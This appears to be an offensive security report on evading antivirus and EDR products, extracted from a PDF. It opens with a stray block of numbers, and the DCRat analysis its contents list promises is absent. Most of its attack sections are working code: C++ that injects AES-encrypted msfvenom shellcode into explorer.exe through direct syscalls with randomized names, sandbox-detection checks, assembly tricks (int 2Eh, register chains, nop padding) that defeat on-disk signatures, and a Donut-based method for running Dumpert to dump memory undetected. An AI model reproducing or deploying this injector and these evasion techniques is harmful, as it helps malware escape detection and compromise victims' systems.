Cybersecurity Frontlines:

 $\begin{array}{c} 16825 \\ 509572 \\ 24669248581 \\ 63729625767370540 \\ 45518148746083611 \\ 946622071840824 \\ 84451406251391630 \\ 8445140625139161 \\ \end{array}$

About Author

Usman Sikander

Usman Sikander, an offensive security researcher and engineer who specializes in finding techniques to bypass EDR and security solutions. He is highly skilled in analyzing real-world malware samples and conducting offensive research to develop effective offensive strategies. With his expertise, Usman is dedicated to providing top-notch security solutions for businesses and organizations to protect against potential cyber threats.

https://www.linkedin.com/in/usman-sikander13/

Table of Content

Summary Offensive

- Evasion Technique #1
- Evasion Technique # 2
- Evasion Technique # 3
- Evasion Technique # 4
- Evasion Technique # 5

Analysis

• Deep Dive into DCRAT

Conclusion

Summary

Cyber threats are an ever-evolving challenge in today's digital age. Attackers are constantly devising new methods to bypass traditional defense systems, and it's crucial to stay a step ahead. This report highlights the techniques these adversaries use, focusing on how they manage to dodge Endpoint Detection and Response systems. By leveraging tactics like the use of syscalls, some malware can effectively escape detection. These tactics don't just stop at the infiltration stage. Post-infiltration, attackers employ refined strategies such as DLL Hijacking and process injection to maintain their foothold and control.

On the analysis front, the spotlight is on the 'Dark Crystel RAT (DCrat)', a prime example of the modern-day cyber threats. A deep dive into this threat provides insights into its working, offering readers a comprehensive understanding of the challenges posed by such malware. This knowledge is not just academic; it's a tool. By understanding these threats, individuals, businesses, and organizations can better prepare and protect their digital assets in an increasingly hostile cyber environment.



This method involves making a set of tools for avoiding detection that use direct syscalls, ways to get around sandboxes, strong encryption, and changing procedure names to dodge AV/EDR detection. It also explains how to get past the known tool, Dumpert, that uses direct syscalls to skip over security measures and create memory images. Notably, after it was made and used on the disk, Microsoft Defender flagged Dumpert. This finding led to looking into ways to dodge it both in fixed and changing situations.

Knowing the details of Windows API and Native APIs is crucial. In Windows, apps work in user-mode. They use Windows APIs to perform tasks. Native APIs in ntdll.dll are the last thing AV/EDR security tools can see. For example, think of harmful software using Windows API actions like VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread. These APIs connect with other API actions in ntdll.dll. The actions in ntdll.dll are mostly sets of instruction steps that start system-level actions in the kernel. Mostly, AV/EDR tools attach to Native APIs, changing the path of the app whenever it uses these actions, letting them see if the app's behavior might be harmful. When a new process starts, EDRs put their DLLs in the process memory to check the app's actions.

Defense Evasion Technique: A Two-Part Exploration PART 1

The first part talks about the syscalls using native API function names. Then, changing names are added to the tool to make static analysis harder. Setting up this avoiding detection method includes making ASM/H pairs with SysWhispers2, which always uses random function names and figures out syscalls as they change.

<pre>NtDelayExecution: mov dword [currentHash], call WhisperMain</pre>			Load function hash into global variable. Resolve function hash into syscall number and make the call
<pre>ItOpenProcess: mov dword [currentHash], call WhisperMain</pre>		-	Load function hash into global variable. Resolve function hash into syscall number and make the call
VtAllocateVirtualMemory: mov dword [currentHash], call WhisperMain	08BDD429Ah		Load function hash into global variable. Resolve function hash into syscall number and make the call
<pre>ItWriteVirtualMemory: mov dword [currentHash], call WhisperMain</pre>			Load function hash into global variable. Resolve function hash into syscall number and make the call
NtCreateThreadEx: mov dword [currentHash], call WhisperMain	0C32FFE8Ah		Load function hash into global variable. Resolve function hash into syscall number and make the call
NtClose: mov dword [currentHash], call WhisperMain	002DD97EDh		Load function hash into global variable. Resolve function hash into syscall number and make the call

Defined Procedures

This resolve the function hash into syscalls and make the call.

pop rax	
mov [rsp+ 8], rcx	; Save registers.
mov [rsp+16], rdx	
mov [rsp+24], r8	
mov [rsp+32], r9	
sub rsp, 28h	
mov ecx, dword [currentHash]	
call SyscallNumber	
add rsp, 28h	
mov rcx, [rsp+ 8]	; Restore registers.
mov rdx, [rsp+16]	
mov r8, [rsp+24]	
mov r9, [rsp+32]	
mov r10, rcx	
syscall	; Issue syscall
ret	

Functions to resolve direct syscalls numbers

NtOpenProcess(&processHandle, PROCESS_ALL_ACCESS, &objectAttributes, &jIPDyPBG1d);
LPVOID baseAddress = NULL;
NtAllocateVirtualMemory(processHandle, &baseAddress, 0, &Kqy1NyrBdA, MEM_COMMIT MEM_RESERVE, PAGE_EXECUTE_READWRITE);
NKmi8RfYYy((unsigned char *)fokXnrnoQZ, Kqy1NyrBdAA, e4uibi2cHQ, sizeof(e4uibi2cHQ));
NtWriteVirtualMemory(processHandle, baseAddress, &fokXnrnoQZ, sizeof(fokXnrnoQZ), NULL);
HANDLE threadHandle;
NtCreateThreadEx(&threadHandle, GENERIC_EXECUTE, NULL, processHandle, baseAddress, NULL, FALSE, 0, 0, 0, NULL);
NtClose(processHandle);
HANDLE threadHandle; NtCreateThreadEx(&threadHandle, GENERIC_EXECUTE, NULL, processHandle, baseAddress, NULL, FALSE, 0, 0, 0, NULL);


Calling with same names as ntdll.dll defined

Upon conducting a static analysis of the implant using IDA-PRO, the native calls become evident, serving as indicators of the binary's behavior. Given this combination, it becomes clear for malware analysts to deduce that the binary is executing a process injection, a strategy commonly employed by malware developers for this purpose.

ile Edit Jump Search View						k ok	. + -	🖈 📷 🗙 📗 🖬 🔲 Local Windows debugger 💌 🐮 🛃 👔 🚏 🎬
	10 198	99	+ 11		1 1000 1	1 (A)	·S'	
Library function 📃 Regular fun	ction	Instru	ction	📃 Data 📃 Uni	explored	Exter	nal sym	bol 📃 Lumina function
Functions		в×		IDA View-	A 🖸	Ō	Hex	View-1 🖾 🛛 Structures 🖾 🗮 Enums 🖾 🕅 Imports 🖾
unction name			A	ddress	Length		Туре	String
				.rdata:0000	0000001F		с	Argument domain error (DOMAIN)
NtDelayExecution			100	.rdata:0000	0000001C		C	Argument singularity (SIGN)
NtOpenProcess NtAllocateVirtualMemory			1 2	.rdata:0000			С	Overflow range error (OVERFLOW)
NtAllocatevirtualMemory				.rdata:0000			C	Partial loss of significance (PLOSS)
NtCreateThreadEx			1	.rdata:0000			C	Total loss of significance (TLOSS)
NtClose				.rdata:0000			c	The result is too small to be represented (UNDERFLOW)
CKa crow bau array new let	IN N	_	- 12	.rdata:0000			C	Unknown error matherr(): %s in %s(%g, %g) (retval=%g)\n
operator new[](ulong long)				.rdata:0000			c	_mathem(): %s in %s(%g, %g) (retval=%g)(n Mingw-w64 runtime failure:\n
doglobal_dtors			18	.rdata:0000			č	Address %p has no image-section
doglobal_ctors				.rdata:0000			c	VirtualQuery failed for %d bytes at address %p
main				.rdata:0000			č	VirtualProtect failed with code 0x%x
my_lconv_init				.rdata:0000	00000032		č	Unknown pseudo relocation protocol version %d.\n
_setargv			18	.rdata:0000	0000002A		C	Unknown pseudo relocation bit size %id. \n
security_init_cookie			. 8	.rdata:0000	00000007		c	.pdata
report_gsfailure		-	1 🖂	.rdata:0000	0000003F		с	GCC: (x86_64-posix-seh-rev0, Built by MinGW-W64 project) 8.1.0
		•	1		0000003F		с	GCC: (x86_64-posix-seh-rev0, Built by MinGW-W64 project) 8.1.0
ne 3 of 132			18	.xdata:0000	00000006		с	0\v`\np\t
			1					
Graph overview		8 ×						
	٦.		-1					


STATIC ANALYSIS (API CALLS)

In addition to employing encryption, the technique incorporates three sandbox evasion strategies: evaluating the RAM size, assessing processing speed, and examining the number of core processors. The parameters for core processors and RAM size are configurable; in this specific instance, the code stipulates a condition of 8GB of RAM. Should the RAM size be found to be less than 4GB, the program is designed to terminate its execution promptly.



AES Encryption in C++

Despite employing direct syscalls, which notably circumvent the majority of AV/EDR solutions, there remains a desire to enhance the stealth of the implant and increase its resistance to analysis. To further obfuscate against static analysis, AES encryption has been implemented. Recognizing that the renowned tool, msfvenom, creates shellcodes frequently flagged by AV/EDR systems, the shellcode was encrypted leveraging AES to bolster its covert nature.




Sandboxes bypass techniques

Part 2

As highlighted in Part 1, the technique integrates random nomenclature for procedures and functions to augment its stealth. The names of these procedures, as well as the prototypes, were altered for this purpose. It's noteworthy that while Native APIs remain undocumented, their prototypes can still be readily identified.

UOPEN: mov dword [currentHash], 0C857D1FBh call WhisperMain	; Load function hash into global variable. ; Resolve function hash into syscall number and make the call
UALL: mov dword [currentHash], 08BDD429Ah call WhisperMain	; Load function hash into global variable. ; Resolve function hash into syscall number and make the call
UWRITE: mov dword [currentHash], 085899106h call WhisperMain	; Load function hash into global variable. ; Resolve function hash into syscall number and make the call
UEX: mov dword [currentHash], 0C32FFE8Ah call WhisperMain	; Load function hash into global variable. ; Resolve function hash into syscall number and make the call
UCLOSE: mov dword [currentHash], 002DD97EDh call WhisperMain	; Load function hash into global variable. ; Resolve function hash into syscall number and make the call

Random Procedures Names



Random Names in Prototypes

In this iteration, random function names have been incorporated into the implant. This approach is strategically chosen to complicate static analysis for malware analysts. Additionally, this foresight also accounts for potential future scenarios where AV/EDR systems might detect the binary based on these function names and their associated signatures.

UOPEN(&processHandle, PROCESS_ALL_ACCESS, &objectAttributes, &jIPDyPBG1d); LPVOID baseAddress = NULL; UALL(processHandle, &baseAddress, 0, &Kqy1NyrBdA, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE); UWRITE(processHandle, baseAddress, &fokXnrnoQZ, sizeof(fokXnrnoQZ), NULL); HANDLE threadHandle; UEX(&threadHandle, GENERIC_EXECUTE, NULL, processHandle, baseAddress, NULL, FALSE, 0, 0, 0, NULL); UCLOSE(processHandle);

Random functions names


IDA - Panda.exe C:\Users\Erasor\Deskto	oo\Arsen	nal\2\Panda.exe	
File Edit Jump Search View Debugs			
		▶ A ~ A • A A · / · · · · · · · · · · · · · · · ·	
Library function Regular function	Instruct	tion Data Unexplored External symbol Lumina function	
📝 Functions 🗖 d	8 ×	🔃 IDA Wew-A 🗵 🖸 Hex Wew-1 🖾 🖪 Structures 🖾 🖽 Enums 🖾 🚮 Imports 🖾	
Function name	<u>^</u>	mov rax, [rbp+190h+var_160] lea rcx, [rbp+190h+var_150]	
✓ UOPEN ✓ UALL		mov [rsp+210h+var_1F0], 0 mov r9d, 132h	
7 UWRITE	1	mov r8, rcx	
F UEX		mov rcx, rax	
7 UCLOSE		call UWRITE	
f operator new[](ulong long)	-	mov rdx, [rbp+190h+var_1A8] mov rcx, [rbp+190h+var_160]	
<pre>/ operator new[(uong long) /</pre>		lea rax, [rbp+190h+var 180]	
fdo_global_ctors		mov [rsp+210h+var_100], 0	
Jmain		mov [rsp+210h+var_1C8], 0	
f my_lconv_init		mov [rsp+218h+var_108], 0	
f _setargv fsecurity_init_cookie		mov [rsp+210h+var_108], 0 mov [rsp+210h+var_180], 0	
freport_gsfailure		mov [rsp+210hvar 188], 0	
<pre>/ _dyn_tis_dtor</pre>	×	mov [rsp+210h+var 1F0], rdx	
1	•	mov r9, rcx	
Line 13 of 117	_	mov r8d, 0	
		mov edx, 2000000h mov rcx, rax	
🚓 Graph overview 🗖 🗧	8 x	coll UEX	
		mov rax, [rbp+190h+var_160]	
		mov rcx, rax	
	_	111 11000	

Difficult to understand

TIDA - Panda.exe C:\Users\Erasor\	Deskt	top\/	Arsen	al\2\Panda.exe				
File Edit Jump Search View	Debug	gger	Op	tions Windows Help				
🚰 🔚 🛛 🗢 🖛 🖛 🖉 🖓			11	the second se	් ක් බ්	*** # X • 0 0 0	cal Windows debugger 💌	12 🖻 🚺 🕈 🈭
1								
Library function Regular funct	tion	In	struct	ion Data Unexplore	d Exter	nal symbol	-	
Functions		8	×	IDA View-A		C Hex View-1	Structures	Enums
J Puncaons	<u> </u>	D'	^	Address	Ordinal	Name		
Function name			1		Ordinal		Library	
f mingw invalidParameterHandler			- 1	10000000000000000000000000000000000000		iob_func	msvort	
f pre_c_init				000000000040A318		lconv_init	msvort	
f pre_cpp_init				000000000040A320 000000000040A328		set_app_type	msvort	
ftmainCRTStartup				000000000040A328 000000000040A330		setusermatherr acmdin	msvort	
f WinMainCRTStartup				000000000000040A330		_amsg_exit	msvort	
f mainCRTStartup				000000000040A330		_ansy_exit	msvort	
f atexit				000000000040A348		fmode	msvort	
fgcc_register_frame				000000000040A350		initterm	msvort	
fgcc_deregister_frame				000000000040A358		onexit	msvort	
f GetWC(char const*)				000000000040A360		wcsicmp	msvort	
F BNGNKLUYMC(wchar_t const*)				000000000040A368		abort	msvort	
f RxPGJjjgeS(void) f main				00000000040A370		calloc	msvort	
f main f SW2_HashSyscall(char const*)				10000000000040A378		exit	msvort	
f SW2_PopulateSyscalList(void)			-1	1000000000040A380		fprintf	msvort	
Integration of the second s			÷	000000000040A388		free	msvort	
		-	-	00000000040A390		fwrite	msvort	
Line 3 of 117				000000000040A398		malloc	msvort	
A. a	-	-		000000000040A3A0 000000000040A3A8		mbstowcs	msvort	
👖 Graph overview		8	×	0000000000040A3A8		memcpy signal	msvort	
	1			00000000000040A380		strien	msvort	
				000000000040A368		stricmp	msvort	
				0000000000040A3C8		vfprintf	msvort	
				000000000040A3D8		operator new[](ulong long)	lbstdc+	+-6
				000000000040A3E0		cxa_throw_bad_array_new_length	lbstdc+-	


No Imports and String Searches

The techniques were evaluated on Windows 11, challenging them against Microsoft Defender, McAfee, and Kaspersky. Remarkably, none of these security solutions succeeded in detecting the implant, thereby indicating a successful bypass of both static and dynamic analyses imposed by these security measures.



Windows Defender Bypassed

The payload was integrated into explorer.exe. The payload's presence can be observed within the memory address of explorer.exe, designated as RWX.



The binary was also assessed on antiscan.me to evaluate the detection efficacy of the applied techniques. Impressively, the binary remained completely undetected.

Filename	III MD5
Panda.exe	d88afbe05ed0995e464b5638f57f825
* Detected by	m Scan Date
0/26	01-04-2022 12:28:47
Your file has been scanned with 26 different The results of the scans has been provided b	antivirus software (no results have been distributed). elow in alphabetical order.
REVERSE PRO	XY The second scale take more time.
Ad-Aware Antivirus: Clean	Ø Fortinet: Clean
🖌 AhnLab V3 Internet Security: Clean	😴 F-Secure: Clean
Alyac Internet Security: Clean	IKARUS: Clean
🔏 Avast: Clean	K Kaspersky: Clean
📕 AVG: Clean	U McAfee: Clean
🙉 Avira: Clean	Malwarebytes: Clean
BitDefender: Clean	💟 Panda Antivirus: Clean
🗮 BullGuard: Clean	Sophos: Clean
🐑 ClamAV: Clean	
Comodo Antivirus: Clean	7 Trend Micro Internet Security: Clean
DrWeb: Clean	1 Webroot SecureAnywhere: Clean
Emsisof: Clean	😍 Windows 10 Defender: Clean
	Zone Alarm: Clean
Eset NOD32: Clean	Marca Anna Contractory Anna C


https://antiscan.me/scan/new/result?id=DpzbbuU1wnXV

Leveraging direct syscalls, sandbox evasion methods, robust encryption, and randomized procedure names, successful bypassing of EDR/XDR detection was achieved. In the concluding section, there's an intention to elucidate the approach that can be employed to navigate around the Dumpert tool, a creation of Outflank.

BYPASS DUMPERT TOOL (OUTFLANK)


Outflank developed a remarkable tool that utilizes direct syscalls to produce memory dumps. However, its opensource nature led most AV/EDRs to update their signatures for Dumpert. Rather than altering the signature, an alternative and more efficient bypass method was chosen, yielding impressive outcomes.

Initially, an autonomous shellcode of Dumpert was crafted in its raw form using the tool 'Donut', a creation of @TheWover. A straightforward command is all that's required to transform Dumpert.exe into raw shellcode.



Convert EXE into shellcode

To sidestep the static analysis of Dumpert, in-memory execution is employed. While Dumpert inherently utilizes direct syscalls to generate memory dumps, an Injector was additionally designed to load Dumpert shellcode into a remote process. This loader incorporates the same methodologies previously discussed.



Execution of Dumpert using Process Injection

			 Virus & threat protection settings
This PC > Local Disk (C:) > Users	> Public		View and update Virus & threat protection settings for Microsoft Defender
Name	Date modified	Туре	si 🞧 Antivirus.
Libraries	3/17/2022 8:18 PM	File folder	10
Public Account Pictures	3/17/2022 8:20 PM	File folder	& Real-time protection
Carl Public Desktop	3/30/2022 11:40 AM	File folder	Locates and stops malware from installing or running on your device. You
Public Documents	3/17/2022 8:17 PM	File folder	can turn off this setting for a short time before it turns back on automatically.
Public Downloads	12/7/2019 2:14 PM	File folder	
Public Music	12/7/2019 2:14 PM	File folder	
Public Pictures	12/7/2019 2:14 PM	File folder	
Public Videos	12/7/2019 2:14 PM	File folder	Second Cloud-delivered protection
🖏 panda.dmp	4/1/2022 5:20 PM	Memory Dump File	Provides increased and faster protection with access to the latest
			 protection data in the cloud. Works best with Automatic sample submission turned on.
			On
			Automatic sample submission
			Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.
			*

Memory Dumps

This method effectively bypasses AV/EDRs due to the incorporation of direct syscalls in the injector, which serve to circumvent the user-mode hooking imposed by AV/EDRs.

This technique delves into methods designed to circumvent AV/EDR's immediate and sustained detection mechanisms, specifically focusing on evading detection of binaries utilizing direct syscalls. In the ever-evolving field of cybersecurity, it's crucial to continually uncover innovative ways to navigate around security barriers. An offensive strategy often provides invaluable insights, leading to the popular adage, "a strong offense is a good defense." It's worth noting that previous techniques have addressed evasive measures against AV/EDR systems, encompassing strategies like randomized procedure nomenclature, robust encryption protocols, direct syscall implementation, and API hashing.

The current focus is on understanding on-disk detection and strategies to bypass such mechanisms. Syscalls, though complex, can be effectively managed with tools like SysWhispers2, which offers the ability to generate ASM/H pairs for integration into projects. Detailed instructions on leveraging SysWhispers2 are readily available in its dedicated repository.

During research phases, it was observed that certain binaries, post-compilation, were promptly identified and flagged by Microsoft Windows Defender. This detection occurred immediately upon the binary making contact with the disk.



On-Disk detection of binary

Although direct syscalls are utilized, the defender still detected the binary. This might have occurred due to the use of the well-known Metasploit-created shellcode. To counteract this, strong AES encryption was employed to prevent static detection of the binary.

DWORD pid = 4244;
unsigned char e4uibi2cHQ[] = { 0x70, 0x61, 0x6b, 0x69, 0x73, 0x74, 0x61, 0x6e, 0x7a, 0x69, 0x6e, 0x64, 0x61, 0x62, 0x61, 0x64 };
unsigned char fokXnrnoQZ[] = { 0x7c, 0xa5, 0xae, 0xc2, 0xc2, 0xee, 0x78, 0xf, 0x64, 0xeb, 0xc7, 0xd, 0x36, 0xad, 0x52, 0x35, 0x52, 0xd
SIZE_T Kqy1Nyr8dA = sizeof(fokXnrnoQZ);
DWORD Kqy1NyrBdAA = sizeof(fokXnrnoQZ);
HANDLE processHandle;
OBJECT_ATTRIBUTES objectAttributes = { sizeof(objectAttributes) };
CLIENT_ID clientId = { (HANDLE)pid, NULL };
NtOpenProcess(&processHandle, PROCESS_ALL_ACCESS, &objectAttributes, &clientId);
LPVOID baseAddress = NULL;
NtAllocateVirtualMemory(processHandle, &baseAddress, 0, &Kqy1NyrBdA, MEM_COMMIT MEM_RESERVE, PAGE_EXECUTE_READWRITE);
NKmi8RfYYy((unsigned char *)fokXnrno0Z, Kgy1NyrBdAA, e4uibi2cH0, sizeof(e4uibi2cH0));
NtWriteVirtualMemory(processHandle, baseAddress, &fokXnrno0Z, sizeof(fokXnrno0Z), NULL);
HANDLE threadHandle;
NtCreateThreadEx(&threadHandle, GENERIC EXECUTE, NULL, processHandle, baseAddress, NULL, FALSE, 0, 0, 0, NULL);
NtClose(processHandle);

AES Encryption

But after touching the disk Microsoft defender was still able to detect it. After some work, I understood that Microsoft defender might be looking for "syscall" instructions in my binary. I found the string "syscall" in my binary using objdump.

objdump --disassemble -M intel Disk_Part.exe | findstr "syscall"

Disk_Part.exe	4/11/2022 11:35 A	M Application	66 KB				
Disk_Part.ilk	4/11/2022 11:35 A	M Incremental Linke.	397 KB				
Disk_Part.pdb	4/11/2022 11:35 Al	M Program Debug D.	460 KB				
C:\Windows\System32\cmd.exe					-		×
\Users\Erasor\source\rep 140012e4f: 0f 05	os\Disk_Part\x64\Debug syscall	>objdumpdisassem	ble -M intel Dis	k_Part.exe +	findstr "sys	call"	
Jsers\Erasor\source\rep	os\Disk_Part\x64\Debug						
Users\Erasor\source\rep	os\Disk_Part\x64\Debug						
Users\Erasor\source\rep	os\Disk_Part\x64\Debug						
Users\Erasor\source\rep	os\Disk_Part\x64\Debug						
Users\Erasor\source\rep	os\Disk_Part\x64\Debug						
Users\Erasor\source\rep	os\Disk_Part\x64\Debug						
USers\Erasor\source\rep	os\Disk_Part\x64\Debug						
\Users\Erasor\source\rep	os\Disk_Part\x64\Debug						
USers\Erasor\source\rep	os\Disk_Part\x64\Debug						
USers\Erasor\source\rep	os\Disk_Part\x64\Debug						
USers\Erasor\source\rep	os\Disk_Part\x64\Debug						
\Users\Erasor\source\rep	os\Disk_Part\x64\Debug						
USers\Erasor\source\rep	os\Disk_Part\x64\Debug						
Users\Erasor\source\rep	os\Disk_Part\x64\Debug						
Users\Erasor\source\rep	os\Disk_Part\x64\Debug						
Users\Erasor\source\rep	os\Disk_Part\x64\Debug						
Users\Erasor\source\rep	os\Disk_Part\x64\Debug						
Users\Erasor\sounce\rep	os\Disk_Part\x64\Debug						
Users\Erasor\source\rep	os\Disk_Part\x64\Debug						
USers\Erasor\source\rep	os\Disk_Part\x64\Debug						

Syscall Instruction in my binary

The presence of the "syscall" string was the probable cause of Defender flagging the binary. This technique will outline various methods to bypass on-disk detection.

Techniques:

- 1. Legacy Instruction (int 2Eh)
- 2. Series of Instructions
- 3. Random Instruction (nop)

Legacy Instruction:

The technique involves a C++ code that facilitates process injection using direct syscalls. Utilizing shellcode generated by msfvenom coupled with AES encryption, the code injects into explorer.exe via syscalls. Utilization of random function and variable names is integral to evade static detection.

WORD pid = 4244; nsigned char e4uibi2cHQ[] = { 0x70, 0x61, 0x6b, 0x69, 0x73, 0x74, 0x61, 0x6e, 0x7a, 0x69, 0x6e, 0x64, 0x61, 0x62, 0x61, 0x64 }; nsigned char fokXnrnoQZ[] = { 0x7c, 0xa5, 0xae, 0xc2, 0xc2, 0xee, 0x78, 0xf, 0x64, 0xeb, 0xc7, 0xd, 0x36, 0xad, 0x52, 0x35, 0x52, 0x IZE_T Kqy1NyrBdA = sizeof(fokXnrnoQZ); WORD Kqy1NyrBdAA = sizeof(fokXnrnoQZ);
nsigned char fokXnrnoQZ[] = { 0x7c, 0xa5, 0xae, 0xc2, 0xc2, 0xee, 0x78, 0xf, 0x64, 0xeb, 0xc7, 0xd, 0x36, 0xad, 0x52, 0x35, 0x52, 0x IZE_T Kqy1NyrBdA = sizeof(fokXnrnoQZ);
nsigned char fokXnrnoQZ[] = { 0x7c, 0xa5, 0xae, 0xc2, 0xc2, 0xee, 0x78, 0xf, 0x64, 0xeb, 0xc7, 0xd, 0x36, 0xad, 0x52, 0x35, 0x52, 0x IZE_T Kqy1NyrBdA = sizeof(fokXnrnoQZ);
IZE_T Kqy1NyrBdA = sizeof(fokXnrnoQZ);
WORD Kqy1NyrBdAA = sizeof(fokXnrnoQZ);
ANDLE processHandle;
BJECT_ATTRIBUTES objectAttributes = { sizeof(objectAttributes) };
LIENT_ID clientId = { (HAWDLE)pid, NULL };
tOpenProcess(&processHandle, PROCESS_ALL_ACCESS, &objectAttributes, &clientId);
PVOID baseAddress = NULL;
tAllocateVirtualMemory(processHandle, &baseAddress, 0, &Kqy1NyrBdA, MEM_COMMIT MEM_RESERVE, PAGE_EXECUTE_READWRITE);
<pre>Kmi8RfYYy((unsigned char *)fokXnrnoQZ, Kay1NyrBdAA, e4uibi2cHQ, sizeof(e4uibi2cHQ));</pre>
tWriteVirtualMemory(processHandle, baseAddress, &fokXnrnoQZ, sizeof(fokXnrnoQZ), NULL);
ANDLE threadHandle:
threat ThreadEx(&threadHandle, GENERIC EXECUTE, NULL, processHandle, baseAddress, NULL, FALSE, 0, 0, 0, NULL);
Close(processhandle);

PoC Code

The technique leverages SysWhispers2 to generate ASM/H pairs for direct syscalls. Initially, the general structure of a syscall stub is presented.

mov r10, rcx	
syscall	; Issue syscall
ret	
Conoral Dattorn of	f Curanell Instruction

General Pattern of Syscall Instruction

The pattern observed encompasses all syscalls defined in ntdll.dll. The "syscall" instruction within this stub could pique the interest of AV/EDR systems for detection. Therefore, the technique employs the "int 2Eh" legacy instruction to invoke syscalls, opting against the "syscall" instruction, thereby enhancing evasion from on-disk detection.

mov rcx, [rsp+ mov rdx, [rsp+1 mov r8, [rsp+24 mov r9, [rsp+32 mov r10, rcx	16] 1]	; K	lestore	registers.
int 2Eh		; Invoking	; syscal	1
ret				

int 2Eh rather than syscall

This technique effectively bypasses on-disk detection for binaries utilizing syscalls. While there might be instances where AV/EDR systems overlook the "syscall" instruction, employing the "int 2Eh" instruction can further enhance stealthiness.

	Date modified	Type	Size	
Disk_Part.exe	4/11/2022 11:38 AM	Application	66 KB	
Disk,Partilk	4/11/2022 11:38 AM	Incremental Linke	397 KB	
Disk_Part.pdb	4/11/2022 11:38 AM	Program Debug D	460 KB	
\Users\Erasor\source\rep 140011a29: c6 45 2e 6; 14001227e: c6 85 ab 0; 1400122e4f: c6 2e \Users\Erasor\source\rep	mov BYI 1 00 00 2e mov BYI int 0x2	TE PTR [rbp+0x2e],0: TE PTR [rbp+0x1ab],0	le -M intel Disk_Part.exe findstr "0x2e" dd xx2e	

int 2Eh in binary

Series of Instructions

Detection might occur when searching for the "mov r10,rcx" instruction, followed by an examination of the subsequent instruction to identify if it's a syscall. This method inspects the syscall number. Even though this specific detection wasn't encountered during the research or malware development phases, it's essential to detail this technique for bypassing on-disk detection.

Modifications were made to the asm file produced by syswhispers2. To circumvent detections based on the syscall instruction pattern, a sequence of instructions was employed. Instead of directly executing "mov r10,rcx", the commands "mov r15,rcx" followed by "mov r14,r15" and so forth were used. The operating system remains unaffected as it merely requires the syscall number in eax during the kernel transition.

mov r15,	rcx		
mov r14,	r15		
mov r13,	r14		
mov r10,	r13		
syscall ret		; Invok	ing syscall

Series of Instructions

Random Instruction (nop)


An additional method for bypassing on-disk detection involves incorporating "nop" instructions into the asm file. This strategy can aid in evading pattern-based detections associated with syscalls. Incorporating multiple nop instructions before invoking syscalls is possible. While these nop instructions don't alter the code's functionality, they prove invaluable in countering detections that target the typical patterns of syscall instructions.

mov	r15,	rcx					
mov	r14,	r15					
mov	r13,	r14					
mov	r10,	r1 3					
nop							
nop							
nop							
nop							
nop							
sysc	all		;	Invo	king	sysca	11
ret							
				•	~	• 1	

nop instructions in asm file


Execution

Upon implementing the aforementioned techniques, the binary was compiled and executed while Microsoft Windows Defender was active. The outcome was clear-cut. The techniques effectively bypassed both the static and dynamic analysis of Defender.



Execution of binary

Subsequently, the decision was made to test the binary against multiple AV/EDR solutions. The file was uploaded to "antiscan.me" for evaluation. The results showed that no AV/EDR solutions flagged or detected the binary. It remained clean and undetected by all systems.



https://antiscan.me/scan/new/result?id=Y8WUdCOS3KA6

